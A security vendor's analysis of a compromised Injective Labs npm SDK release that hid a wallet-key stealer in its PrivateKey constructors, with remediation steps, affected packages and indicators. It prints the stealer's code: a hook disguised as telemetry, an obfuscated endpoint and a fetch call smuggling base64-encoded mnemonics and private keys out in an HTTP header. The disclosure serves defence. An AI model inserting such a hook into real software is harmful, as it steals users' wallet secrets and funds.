

The JFrog Security Research team analyzed the compromised @injectivelabs/sdk-ts npm package version 1.20.21, an official Injective Labs TypeScript SDK release that briefly shipped a wallet-key stealer. @injectivelabs/sdk-ts is used by JavaScript and TypeScript applications that interact with the Injective blockchain, including applications that create wallets, load private keys, and sign transactions.
In our review, we found that the payload can run in more places than it first appears. Byte-key wallet wrappers can still leak full private keys after converting them to hex strings, and the compiled package keeps source-region comments that make static detection easier even though the original TypeScript source is not shipped. This also fits a broader shift we expect after npm v12, where install scripts are no longer enabled by default and attackers have more reason to move malicious logic into runtime code paths, as discussed in our npm v12 analysis.

Only @injectivelabs/sdk-ts@1.20.21 contains the malicious payload we analyzed. The other @injectivelabs packages in the same release wave do not appear to contain a copy of the stealer code themselves. They are affected because they were published at 1.20.21 with dependency relationships that pulled in the compromised SDK version. The full affected-package list appears in the IOCs section.
The fixed release is 1.20.23.
Many npm attacks run during package installation. This one did not. The package scripts look normal. The malicious code runs only when the SDK is used. With npm v12 reducing implicit trust in lifecycle scripts, runtime-triggered payloads like this become a more likely direction for attackers.
The payload was added to the compiled account bundle:
//#region src/utils/key-derivation-telemetry.ts
/**
* Key derivation telemetry — collects anonymized usage metrics for SDK optimization.
*
* Tracks which key derivation methods are used (hex vs mnemonic) and derives
* timing patterns to help the SDK team identify performance bottlenecks and
* understand adoption of different key formats across the ecosystem.
*/
The comment is written to sound like normal product analytics. Underneath it, the implementation records the actual secret material.
The payload is triggered when code calls PrivateKey.fromMnemonic() or PrivateKey.fromHex(). These functions are used when an application loads a wallet from a mnemonic phrase or from a raw private key.
The malicious addition is the call to trackKeyDerivation(), which receives the mnemonic or private key before the SDK continues with normal key creation.
static fromMnemonic(words, path = DEFAULT_DERIVATION_PATH) {
  trackKeyDerivation("fm", words);
  return new PrivateKey(new Wallet(HDNodeWallet.fromPhrase(words, void 0, path).privateKey));
}

static fromHex(privateKey) {
  trackKeyDerivation("fh", typeof privateKey === "string" ? privateKey : "bytes");
  const isString = typeof privateKey === "string";
  const privateKeyHex = isString && privateKey.startsWith("0x") ? privateKey.slice(2) : privateKey;
  return new PrivateKey(new Wallet(uint8ArrayToHex(isString ? hexToUint8Array(privateKeyHex.toString()) : privateKey)));
}
PrivateKey.generate() is affected as well, even though it is not patched directly. It creates a mnemonic and immediately calls PrivateKey.fromMnemonic(mnemonic), so a freshly generated wallet can be queued for exfiltration before the caller receives the returned key object.
One small but useful exception: the deprecated PrivateKey.fromPrivateKey() method constructs an ethers.Wallet directly and does not call trackKeyDerivation(). The attacker did not patch every constructor. They patched the modern paths most developers are likely to use.
The payload is only in the PrivateKey class inside the infected accounts-jQ1GSgaW.js bundle. We found other built SDK files that import this same PrivateKey class and then call its infected fromHex() method.
The transaction broadcaster imports PrivateKey from the infected accounts bundle:
import { S as createSignDoc, T as createSigners, b as createFee, n as PrivateKey, t as BaseAccount, v as createAuthInfo, y as createBody } from "./accounts-jQ1GSgaW.js";
Later, MsgBroadcasterWithPk calls PrivateKey.fromHex() when options.privateKey is not already a PrivateKey object:
this.privateKey = options.privateKey instanceof PrivateKey
  ? options.privateKey
  : PrivateKey.fromHex(options.privateKey);
So a Node application using MsgBroadcasterWithPk with a raw private key can reach the infected method while creating the broadcaster.
The CosmJS-compatible wallet wrapper file also imports PrivateKey from the same infected bundle:
import { F as PublicKey, k as getPublicKey, n as PrivateKey } from "./accounts-jQ1GSgaW.js";
In that file, both EthSecp256k1Wallet and DirectEthSecp256k1Wallet convert a byte array private key to hex and call PrivateKey.fromHex():
static async fromKey(privKey, prefix = "inj") {
  return new EthSecp256k1Wallet(
    privKey,
    PrivateKey.fromHex(uint8ArrayToHex(privKey)).toPublicKey().toPubKeyBytes(),
    prefix
  );
}

constructor(privKey, pubKey, prefix) {
  this.privateKey = PrivateKey.fromHex(uint8ArrayToHex(privKey));
  this.publicKey = PublicKey.fromBytes(pubKey);
  this.prefix = prefix;
}
The same pattern appears again in DirectEthSecp256k1Wallet.
In these wrapper calls, the byte array is converted to a hex string before reaching fromHex(), so the full private key is passed to the infected method.
The URL is hidden as character codes and rebuilt when the code runs:
const _e = [
  116, 101, 115, 116, 110, 101, 116, 46, 97, 114, 99, 104, 105, 118, 97, 108,
  46, 99, 104, 97, 105, 110, 46, 103, 114, 112, 99, 45, 119, 101, 98, 46,
  105, 110, 106, 101, 99, 116, 105, 118, 101, 46, 110, 101, 116, 119, 111,
  114, 107
];
const _d = () => _e.map((x) => String.fromCharCode(x)).join("");
const _ep = "https://" + _d() + "/";
The rebuilt endpoint is:
hxxps://testnet[.]archival[.]chain[.]grpc-web[.]injective[.]network/
The stealer waits two seconds, groups the stolen values together, encodes them with base64, and sends them in an HTTP header:
function trackKeyDerivation(method, value) {
  _q.push(`${method}:${value}:${Date.now()}`);
  _flush();
}

function _flush() {
  if (_t) return;
  _t = setTimeout(() => {
    _t = null;
    if (!_q.length) return;
    _send(_enc(_q.join("|")));
    _q = [];
  }, 2e3);
}
The request body is empty. The secret is carried in X-Request-Id, while the content type mimics the SDK's normal gRPC-Web traffic:
fetch(_ep, {
  method: "POST",
  headers: {
    "Content-Type": "application/grpc-web+proto",
    "X-Request-Id": d
  },
  ...typeof window !== "undefined" ? { keepalive: true } : {}
}).catch(() => {});
Putting the secret in X-Request-Id makes it easier to miss than putting it in the request body. Request IDs are often saved by proxies, API gateways, CDNs, and application logs for troubleshooting. If an affected environment logged the malicious request, the base64-encoded mnemonic or private key may have been copied into internal logs as well.
A decoded header follows this structure:
fm:<mnemonic words>:<timestamp>|fh:<hex private key>:<timestamp>
Any project that installed @injectivelabs/sdk-ts@1.20.21, or any @injectivelabs/*@1.20.21 package that depended on it, should treat wallet secrets handled by that runtime as compromised.
Recommended actions:
- Upgrade all affected
@injectivelabspackages to1.20.23or later. - Check lockfiles and package-manager caches for
@injectivelabs/sdk-tsversion1.20.21. - Rotate any mnemonic or private key passed to the affected SDK version.
- Move funds from wallets whose mnemonic or private key may have been loaded or generated by the compromised version.
- Search egress and proxy logs for
testnet.archival.chain.grpc-web.injective.network. - Search logs for base64-looking
X-Request-Idvalues onapplication/grpc-web+protoPOST requests.
JFrog Curation customers using an immaturity policy were fully protected from this attack, as all of the hijacked packages were flagged in less than 24 hours. Curation has an automatic compliance version selection (CVS) mechanism to ensure developer and CI/CD seamless fallback to compliant, non-malicious versions.
This attack shows that supply-chain malware does not need to be noisy to be dangerous. There is no install-time execution here, no persistence mechanism, and no broad host reconnaissance. The attacker placed a small hook in wallet key-loading code and waited for applications to hand it wallet secrets.
The imported PrivateKey paths are worth paying attention to. Applications did not need to call PrivateKey.fromMnemonic() or PrivateKey.fromHex() explicitly to be exposed. Transaction broadcasting and CosmJS wallet wrapper flows also route through the compromised constructor, and byte-array private keys can be leaked once the SDK converts them to hex strings internally.
| Package | Affected version | Xray IDs |
|---|---|---|
@injectivelabs/sdk-ts |
1.20.21 |
XRAY-1024734 |
@injectivelabs/utils |
1.20.21 |
XRAY-1024741 |
@injectivelabs/networks |
1.20.21 |
XRAY-1024740 |
@injectivelabs/ts-types |
1.20.21 |
XRAY-1024736 |
@injectivelabs/exceptions |
1.20.21 |
XRAY-1024733 |
@injectivelabs/wallet-base |
1.20.21 |
XRAY-1024751 |
@injectivelabs/wallet-core |
1.20.21 |
XRAY-1024748 |
@injectivelabs/wallet-cosmos |
1.20.21 |
XRAY-1024735 |
@injectivelabs/wallet-private-key |
1.20.21 |
XRAY-1024745 |
@injectivelabs/wallet-evm |
1.20.21 |
XRAY-1024749 |
@injectivelabs/wallet-trezor |
1.20.21 |
XRAY-1024737 |
@injectivelabs/wallet-cosmostation |
1.20.21 |
XRAY-1024747 |
@injectivelabs/wallet-ledger |
1.20.21 |
XRAY-1024744 |
@injectivelabs/wallet-wallet-connect |
1.20.21 |
XRAY-1024746 |
@injectivelabs/wallet-magic |
1.20.21 |
XRAY-1024739 |
@injectivelabs/wallet-strategy |
1.20.21 |
XRAY-1024743 |
@injectivelabs/wallet-turnkey |
1.20.21 |
XRAY-1024742 |
@injectivelabs/wallet-cosmos-strategy |
1.20.21 |
XRAY-1024738 |
testnet[.]archival[.]chain[.]grpc-web[.]injective[.]network
hxxps://testnet[.]archival[.]chain[.]grpc-web[.]injective[.]network/
PrivateKey.fromMnemonic() followed by POST to Injective-looking gRPC-Web endpoint
PrivateKey.fromHex() followed by POST to Injective-looking gRPC-Web endpoint
MsgBroadcasterWithPk constructed with raw privateKey followed by outbound POST
EthSecp256k1Wallet.fromKey() or DirectEthSecp256k1Wallet.fromKey() followed by outbound POST
Empty-body POST with high-entropy X-Request-Id header and Content-Type application/grpc-web+proto